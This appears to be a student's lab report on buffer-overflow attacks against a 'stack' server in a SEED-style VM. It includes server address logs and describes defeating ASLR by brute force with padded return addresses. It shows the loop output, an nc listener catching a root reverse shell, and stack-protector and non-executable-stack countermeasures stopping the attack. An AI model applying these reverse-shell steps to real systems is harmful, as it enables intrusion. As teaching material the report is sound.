


```
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffd1a4b8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffd1a448
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xff8d1758
server-1-10.9.0.5 | Buffer's address inside bof():     0xff8d16e8
server-1-10.9.0.5 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffeb230a5f0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffeb230a520
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffd3c5d0a00
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffd3c5d0930
server-3-10.9.0.7 | ==== Returned Properly ====
```

This task was very similar to Task 2, with the only difference being that I needed to crash the connection every time the shell failed to open. That way, the loop could keep resending connections until a shell opened. This was accomplished by setting the input string to be longer than 517 characters, which I padded with return addresses. After an hour of running, I was able to open a reverse shell.




```
59 minutes and 27 seconds elapsed.
The program has been running 172236 times so far.
59 minutes and 27 seconds elapsed.
The program has been running 172237 times so far.
59 minutes and 27 seconds elapsed.
The program has been running 172238 times so far.
59 minutes and 27 seconds elapsed.
The program has been running 172239 times so far.
```



```
[09/06/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 47338
#
```

Task 7a:

When I turn off the -fno-stack-protector flag and attempt a buffer overflow, I get the following error.




```
[09/06/21]seed@VM:~/.../server-code$ cat badfile | ./stack-L1
Input size: 120
Frame Pointer (ebp) inside bof():  0xffffcb68
Buffer's address inside bof():     0xffffcaf8
*** stack smashing detected ***: terminated
Aborted
```

The machine detected I was going out of bounds and immediately aborted the program.

Task 7b:

After changing the execstack flag to noexecstack, I ended up with segmentation faults after running a32.out and a64.out.



```
[09/06/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z noexecstack -o a32.out call_shellcode.c
gcc -z noexecstack -o a64.out call_shellcode.c
[09/06/21]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[09/06/21]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
```